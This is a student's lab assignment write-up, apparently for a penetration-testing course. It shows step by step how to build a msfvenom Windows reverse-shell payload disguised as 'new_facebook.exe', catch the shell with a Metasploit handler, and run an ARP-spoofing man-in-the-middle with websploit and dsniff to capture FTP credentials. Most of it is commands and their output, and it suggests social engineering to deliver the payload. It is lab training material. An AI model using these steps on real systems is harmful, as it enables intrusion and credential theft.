

Assignment Day 6

By Krishanu Bepari (kbepari52@gmail.com)

(User name - kbepari529206)


Question 1:

- Create payload for windows.
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

➤ Answer and explanation:

- First, simply open the terminal of the Linux machine and simply type this:

```
msfvenom -p windows/shell/reverse_tcp LHOST=192.168.81.128  
LPORT=4444 -f exe > new_facebook.exe
```



- So, our payload was created successfully. Now send it to our victim, and told him to install it. (or do some social engineering)



- now, comeback to the Linux machine and open terminal and open “msfconsole”

```

Shell No.1
File Actions Edit View Help

root@kali:~# msfconsole

      .:ok000kdc'          'cdk000ko:.
      .x0000000000000c      c000000000000x.
      :000000000000000k,    ,k000000000000000:
      '000000000kkkk00000:  :00000000000000000'
      o00000000.MMMM.o0000o0000l.MMMM,00000000o
      d00000000.MMMMMM.c00000c.MMMMMM,00000000x
      l00000000.MMMMMMMMM;d;MMMMMMMMM,00000000l
      .00000000.MMM.;MMMMMMMMMMMM;MMM,00000000.
      c0000000.MMM.00c.MMMMM'o00.MMM,0000000c
      o000000.MMM.0000.MMM:0000.MMM,000000o
      l00000.MMM.0000.MMM:0000.MMM,00000l
      ;0000'MMM.0000.MMM:0000.MMM;0000;
      .d00o'WM.0000occcX0000.MX'x00d.
      ,k0l'M.0000000000000.M'd0k,
      :kk;.0000000000000.;0k:
      ;k0000000000000000k:
      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .

      =[ metasploit v5.0.101-dev                               ]
+ -- --=[ 2049 exploits - 1108 auxiliary - 344 post             ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops                 ]
+ -- --=[ 7 evasion                                              ]

Metasploit tip: Adapter names can be used for IP params set LHOST eth0

msf5 > 

```

- Now simply type “use exploit/multi/handler”

```

Shell No.1
File Actions Edit View Help

      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .

      =[ metasploit v5.0.101-dev                               ]
+ -- --=[ 2049 exploits - 1108 auxiliary - 344 post             ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops                 ]
+ -- --=[ 7 evasion                                              ]

Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > 

```

- Now we have to configure our listener. So, first we have to set payload name. Then we have to set RHOST LHOST and LPORT.

```
Shell No.1
File Actions Edit View Help

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf5 exploit(multi/handler) > set RHOST 192.168.81.128
RHOST => 192.168.81.128
msf5 exploit(multi/handler) > set LHOST 192.168.81.128
LHOST => 192.168.81.128
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > █
```

- By “show options” you can check that everything is ok or not

```
Shell No.1
File Actions Edit View Help

msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  _____  _____  _____  _____

Payload options (windows/shell/reverse_tcp):

  Name      Current Setting  Required  Description
  _____  _____  _____  _____
EXITFUNC    process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST       192.168.81.128  yes       The listen address (an interface may be specified)
LPORT       4444             yes       The listen port
```

- now at the end to execute the whole operation, simply type “exploit” and hit enter. Now we have to wait that when victim try to open the malicious application. When he double clicks on it, then nothing will be happened on his system but a reverse TCP connection will be created with our system.

```
Shell No.1
File Actions Edit View Help

0 Wildcard Target

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.81.128:4444
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.81.132
[*] Command shell session 1 opened (192.168.81.128:4444 → 192.168.81.132:49299) at 2020-08-31 12:31:25 -0400

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\KRISH\Desktop>
C:\Users\KRISH\Desktop>
```


- Here we can see that, we have successfully gained the windows machine control. Now we can do lots of thing. As an example, I'm gonna create a folder on the victim's machine.

```
Shell No.1
File Actions Edit View Help

[*] Started reverse TCP handler on 192.168.81.128:4444
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.81.132
[*] Command shell session 1 opened (192.168.81.128:4444 → 192.168.81.132:49299) at 2020-08-31 12:31:25 -0400

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\KRISH\Desktop>
C:\Users\KRISH\Desktop>
C:\Users\KRISH\Desktop>mkdir you_are_HACKED
mkdir you_are_HACKED
C:\Users\KRISH\Desktop>
```




Question 2:

- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.

➤ Answer and explanation:

- First simply go to the <https://tools.kali.org/> and download the websploit tool



- Now simply open it and run the websploit tool

```
Shell No.1
File  Actions  Edit  View  Help
root@kali:~/Desktop/websploit# ./websploit

db  d8b  db d88888b d8888b. .d8888. d8888b. db      .d88b. d888888b d888888b
88  I8I  88 88'      88 `8D 88'  YP 88 `8D 88      .8P Y8.  `88'  `~88~'
88  I8I  88 8800000 88000Y' `8bo.  88oodD' 88      88      88      88
Y8  I8I  88 88~~~~~ 88~~~b.  `Y8b. 88~~~  88      88      88      88
`8b d8'8b d8' 88.      88  8D db  8D 88      88b000. `8b d8'  .88.  88
`8b8' `8d8' Y88888P Y8888P' `8888Y' 88      Y88888P `Y88P' Y888888P  YP

      --=[WebSploit Advanced MITM Framework
+---**---=[Version :3.0.0
+---**---=[Codename :Katana
+---**---=[Available Modules : 20
      --=[Update Date : [r3.0.0-000 20.9.2014]

wsf > █
```


- And simply type “show modules”

```

Shell No.1
File Actions Edit View Help

wsf > show modules

Web Modules      Description
-----
web/apache_users  Scan Directory Of Apache Users
web/dir_scanner    Directory Scanner
web/wmap           Information Gathering From Victim Web Using (Metasploit Wmap)
web/pma            PHPMyAdmin Login Page Scanner
web/cloudflare_resolver CloudFlare Resolver

Network Modules   Description
-----
network/arp_dos    ARP Cache Denial Of Service Attack
network/mfod       Middle Finger Of Doom Attack
network/mitm       Man In The Middle Attack
network/mlitm      Man Left In The Middle Attack
network/webkiller  TCP Kill Attack
network/fakeupdate Fake Update Attack Using DNS Spoof
network/arp_poisoner Arp Poisoner

Exploit Modules   Description
-----
exploit/autopwn    Metasploit Autopwn Service
exploit/browser_autopwn Metasploit Browser Autopwn Service
exploit/java_applet Java Applet Attack (Using HTML)
  
```

- Now we have to do mitm attack. So simply type “use network/mitm”

```

Wireless / Bluetooth Modules  Description
-----
wifi/wifi_jammer             Wifi Jammer
wifi/wifi_dos                Wifi Dos Attack
wifi/wifi_honeypot           Wireless Honeypot(Fake AP)
wifi/mass_deauth             Mass Deauthentication Attack
bluetooth/bluetooth_pod      Bluetooth Ping Of Death Attack

wsf > use network/mitm
wsf:MITM >
  
```

- Now we have to see that what we have to configure. So simply type “show options”

```
wsf > use network/mitm
wsf:MITM > show options
```

Options	Value	RQ	Description
Interface	eth0	yes	Network Interface Name
ROUTER	192.168.1.1	yes	Router IP Address
TARGET	192.168.1.2	yes	Target IP Address
SNIFFER	driftnet	yes	Sniffer Name (Select From Sniffer List)
SSL (true or false)	true	yes	SSLStrip, For SSL Hijacking(true or false)

Sniffers	Description
dsniff	Sniff All Passwords
msgsnarf	Sniff All Text Of Victim Messengers
urlsnarf	Sniff Victim Links
driftnet	Sniff Victim Images

```
wsf:MITM >
```

- Interface is ok. But, for router value open the another terminal and simply type “netdiscover” and wait a little bit to get the IP. The first IP is the router IP.so simply copy it

```
Shell No.1
```

File Actions Edit View Help

Currently scanning: 172.16.90.0/16 | Screen View: Unique Hosts

22 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1320

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.81.1	00:50:56:c0:00:08	17	1020	VMware, Inc.
192.168.81.2	00:50:56:f9:7c:b0	2	120	VMware, Inc.
192.168.81.132	52:54:ea:83:3a:0c	2	120	Unknown vendor
192.168.81.254	00:50:56:f2:4a:24	1	60	VMware, Inc.

- now configure the all things by “set <value>”

```
wsf:MITM > set ROUTER 192.168.81.1
ROUTER => 192.168.81.1
wsf:MITM > set TARGET 192.168.81.132
TARGET => 192.168.81.132
wsf:MITM > set SNIFFER dsniff
SNIFFER => dsniff
wsf:MITM >
```

- So, here our everything was configured successfully. Now open another terminal and start the FTP service by "service vsftpd start"

```
Shell No.1
File Actions Edit View Help
root@kali:~# service vsftpd start
root@kali:~#
```

- Now open another terminal and type "wireshark"

```
Shell No.1
File Actions Edit View Help
root@kali:~# wireshark
Warning: Invalid borders specified for theme pixmap:
/usr/share/themes/Kali-Dark/gtk-2.0/assets/trough-scrollbar-horiz.png,
borders don't fit within the image

The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
[Icons]
Apply a display filter ... <Ctrl-/>

Welcome to Wireshark

Capture
...using this filter: [Icon] Enter a capture filter ... All interfaces shown v

eth0
Loopback to
any
Bluetooth monitor

Learn
```

- Now comeback to our websploit tab and simply type "run" and hit enter and start the packet capturing in wireshark.

```
set          Set Value Of Options To Modules
scan         Scan Wifi (Wireless Modules)
stop         Stop Attack & Scan (Wireless Modules)
run          Execute Module
use          Select Module For Use
os           Run Linux Commands(ex : os ifconfig)
back        Exit Current Modules
show modules Show Modules of Current Database
show options Show Current Options Of Selected Module
upgrade      Get New Version
update       Update Websploit Framework
about        About US

wsf:MITM > run
[*]IP Forwarding ...
[*]ARP Spoofing ...
[*]Sniffer Starting ...
dsniff: listening on eth0
```


- Now try to login via FTP from windows machine

```
C:\Windows\system32\cmd.exe - ftp 192.168.81.128

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::6115:c87d:f4b7:7d7d%11
    IPv4 Address. . . . . : 192.168.81.132
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.81.2

Tunnel adapter isatap.localdomain:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : localdomain

C:\Users\KRISH>ftp 192.168.81.128
Connected to 192.168.81.128.
220 (vsFTPd 3.0.3)
User (192.168.81.128:(none)): kali
331 Please specify the password.
Password:
230 Login successful.
ftp>
```

- After successful login simply stop the wireshark and the dsniff. Now in the wireshare just filter the FTP protocol. And you will get the username and password easily.

Wireshark packet capture showing an FTP login sequence. The packet list shows a request for 'USER kali' and a response '331 Please specify the password.' followed by a request for 'PASS kali' and a response '230 Login successful.' The packet details for the 'USER kali' request are expanded, showing the raw bytes: 0000 00 0c 29 c1 94 c8 52 54 ea 83 3a 0c 08 00 45 00, 0010 00 33 11 57 40 00 80 06 c5 18 c0 a8 51 84 c0 a8, 0020 51 80 c0 86 00 15 e6 9f 0e c4 20 f7 ab e2 50 18, 0030 1f ec 59 1c 00 00 55 53 45 52 20 6b 61 6c 69 0d, 0040 0a.

- And in the dsniff, it shows the username and password easily.

```
File Actions Edit View Help Shell No.1
File Actions Edit View Help
stop 08:37:27.502 Stop Attack & Scan (Wireless Modules)
run 08:37:27.502 Execute Module
use 08:37:27.503 Select Module For Use
os 08:37:27.503 Run Linux Commands(ex : os ifconfig)
back 08:37:27.504 Exit Current Module
show modules 08:37:27.504 Show Modules of Current Database
show options 08:37:27.504 Show Current Options Of Selected Module
upgrade 08:37:27.504 Get New Version
update 08:37:27.504 Update Websploit Framework
about 08:37:27.504 About US
wsf:MITM > run
[*]IP Forwarding ...
[*]ARP Spoofing ...
[*]Sniffer Starting ...
dsniff: listening on eth0

09/01/20 08:32:45 tcp 192.168.81.132.49284 → 192.168.81.128.21 (ftp)
USER kali
PASS kali
```